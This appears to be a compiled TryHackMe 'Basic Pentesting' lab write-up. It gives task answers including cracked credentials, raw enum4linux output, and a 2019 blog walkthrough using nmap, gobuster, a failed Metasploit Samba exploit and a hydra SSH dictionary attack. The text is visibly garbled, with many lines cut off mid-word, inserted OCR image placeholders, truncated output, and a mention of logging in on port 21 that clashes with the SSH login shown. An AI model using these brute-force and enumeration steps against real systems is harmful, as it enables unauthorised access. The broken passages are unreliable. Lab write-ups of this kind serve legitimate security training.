Basic Pentesting

This is a machine that allows you to practise web app hacking and privilege escalation

[Task 1] Web App Testing and Privilege Escalation

In these set of tasks you'll learn the following:
• brute forcing
• hash cracking
• service enumeration
• Linux Enumeration
•
The main goal here is to learn as much as possible. Make sure you are connected to our network using your OpenVPN configuration file.

#1
Deploy the machine and connect to our network

No answer needed

#2
Find the services exposed by the machine

No answer needed

#3
What is the name of the hidden directory on the web server(enter name without /)?

found with gobuster
development

#4
User brute-forcing to find the username & password

No answer needed

#5
What is the username?

jan

#6
What is the password?

armando

#7
What service do you use to access the server(answer in abbreviation in all caps)?

SSH

#8
Enumerate the machine to find any vectors for privilege escalation

No answer needed

#9
What is the name of the other user you found(all lower case)?

kay

#10
If you have found another user, what can you do with this information?

No answer needed

#11
What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy$$

enum4linux-scan

```
 ==========================
|    Target Information    |
 ==========================
Target ..... 10.10.181.123
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================================================
|    Enumerating Workgroup/Domain on 10.10.181.123    |
 ============================================================
[+] Got domain/workgroup name: WORKGROUP

 ============================================
|    Nbtstat Information for 10.10.181.123    |
 ============================================
Looking up status of 10.10.181.123
```

```
        BASIC2          <00> -          B <ACTIVE>  Workstation Service
        BASIC2          <03> -          B <ACTIVE>  Messenger Service
        BASIC2          <20> -          B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -          B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ========================================
|    Session Check on 10.10.181.123    |
 ========================================
[+] Server 10.10.181.123 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 10.10.181.123    |
 ============================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ========================================
|    OS information on 10.10.181.123    |
 ========================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.181.123 from smbclient:
[+] Got OS info for 10.10.181.123 from srvinfo:
        BASIC2          Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 ==================================
|    Users on 10.10.181.123    |
 ==================================
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.

 ============================================
|    Share Enumeration on 10.10.181.123    |
 ============================================

        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.181.123
//10.10.181.123/Anonymous       Mapping: OK, Listing: OK
//10.10.181.123/IPC$    [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ======================================================
|    Password Policy Information for 10.10.181.123    |
 ======================================================
[E] Unexpected error from polenum:


[+] Attaching to 10.10.181.123 using a NULL share

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Missing required parameter 'digestmod'.

[+] Trying protocol 445/SMB...
```

[!] Protocol failed: Missing required parameter 'digestmod'.

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5

 ==================================
| Groups on 10.10.181.123 |
 ==================================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:


===
| Users on 10.10.181.123 via RID cycling (RIDS: 500-550,1000-1050) |
===
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username '', password ''
S-1-5-21-2853212168-2008227510-3551253869-500 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)
S-1-5-21-2853212168-2008227510-3551253869-502 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-503 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-504 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-505 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-506 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-507 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-508 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-509 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-510 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-511 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-512 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-513 BASIC2\None (Domain Group)
S-1-5-21-2853212168-2008227510-3551253869-514 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-515 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-516 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-517 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-518 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-519 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-520 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-521 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-522 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-523 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-524 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-525 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-526 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-527 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-528 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-529 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-530 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-531 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-532 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-533 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-534 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-535 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-536 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-537 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-538 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-539 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-540 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-541 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-542 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-543 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-544 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-545 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-546 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-547 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-548 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-549 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-550 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1000 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1001 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1002 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1003 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1004 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1005 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1006 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1007 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1008 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1009 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1010 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1011 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1012 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1013 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1014 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1015 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1016 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1017 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1018 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1019 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1020 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1021 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1022 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1023 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1024 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1025 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1026 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1027 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1028 *unknown**unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1029 *unknown**unknown* (8)

official-writeup

[Hacking walkthrough] Basic Pentesting


- Post Author:Kelcy66
  - Post published:August 24, 2019
  - Post Category:Hacking / tryhackme
  - Post Comments:0 Comments



Ar
are service enumeration, Linux enumeration, brute-forcing, dictionary attack, hash cracking, and privilege escalate. Without further ado, let’s get into the challenge.

Task 1: Pentest the machine
You only have one task for the challenge, obtain all the information on the machine which includes password and username.


Task 1-2: Enumerate the machine
Nmap scanning is a must for all pentester. This is one of the ways to obtain information on a machine. Punch in the following command to perform the scan.




```
$ nmap -Pn -A -v <MACHINE IP>
```

- SSH (Port 22)
- HTTP (Port 80)
- SMB (Port 139)
- SMB (Port 445)
- ajl13 (Port 8009)
- HTTP (Port 8080)

We start off with the Port 80 and investigate the content within it.




•

Well, nothing out of ordinary.

Task 1-3: Discover the hidden directory.
We are going to use gobuster to find the hidden directory of the HTTP server. Use the following command.

```
root@kali:~# gobuster dir -u 10.10.1
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christ
[+] Url:            http://10.10.197
[+] Threads:        10
[+] Wordlist:       /usr/share/dirb/
[+] Status codes:   200,204,301,302,
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
2019/08/24 10:22:12 Starting gobuste
/.hta (Status: 403)
/.htaccess (Status: 403)
/development (Status: 301)
/server-status (Status: 403)
```

$ gobuster dir -u <MACHINE IP> -w /usr/share/dirb/wordlists/common.txt




We

directory with the password hash inside the machine. We leave j.txt aside first since we haven't connected to the


machine yet.

Task 1-4: Information gather and exploit

By googling APACHE struts CVE, I come across with this site.




CVE



Nope, we ca

exploited yet?



The above figu

Samba is_known_pipename() Arbitrary Module Load

Disclosed	Created
03/24/2017	05/30/2018

Description

This module triggers an arbitrary shared library load vulnerability in Samba versions 3.5.0 to 4.4.14, 4.5.10, and 4.6.4. This module requires valid credentials, a writeable folder in an accessible share, and knowledge of the server-side path of the writeable folder. In some cases, anonymous access combined with common filesystem locations can be used to automatically exploit this vulnerability.

Look

```
msf5 exploit(linux/samba/is_known_pipename) > exploit

[-] 10.10.197.114:445 - No suitable share and path were found, try setting SMB_SHARE_NAME and SMB_F
LDER
[-] 10.10.197.114:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
```

Uh-o

samba, enum4linux might be the solution. Fire up your enum4linux with the following command.
`$ enum4linux -a <MACHINE IP>`After a few minutes, you will be prompted with the following results.

```
S-1-5-21-2853212168-2008227510-3551253869-1049 *unknown*\*unknown* (8)
S-1-5-21-2853212168-2008227510-3551253869-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Yes,

Task 1-5 and Task 1-9: What are the usernames

This section contains two tasks because we just find two username
Answer (Task 1-5): jan
Answer (Task 1-9): kay

Task 1-6: Brute-force with hydra

Since we have obtained the usernames of the machine. Time to dictionary brute-force the SSH shell using hydra. You can use the following command.
`hydra -t 4 -l jan -P <rockyou.txt directory> ssh://<MACHINE IP>`rockyou.txt is a famous and compact wordlist for all sorts of username and password dictionary attack. It was used widely in pentesting application.

```
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orga
s, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-08-24 11:43:50
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~35
ies per task
[DATA] attacking ssh://10.10.197.114:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344354 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344314 to do in 8538:17h, 4 active
[STATUS] 28.57 tries/min, 200 tries in 00:07h, 14344198 to do in 8367:27h, 4 active
[STATUS] 26.93 tries/min, 404 tries in 00:15h, 14343994 to do in 8876:15h, 4 active
[22][ssh] host: 10.10.197.114   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
```

Afte

Answer: armando

Task 1-7: How to use jan’s login credential

Port 21 is the most suitable port to be logged in with. This is because we haven’t done any exploitation on the port yet.

```
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

Ans

Task 1-8: Privilege escalate

Listing the file in jan directory doesn’t give us any answer to escalating the privilege.

```
jan@basic2:~$ cd /home/jan
jan@basic2:~$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@basic2:~$
```

Still, remember we ha

```
jan@basic2:/home/kay$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 kay  kay   756 Apr 23  2018 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ cat .sudo_as_admin_successful
jan@basic2:/home/kay$
```

Ther

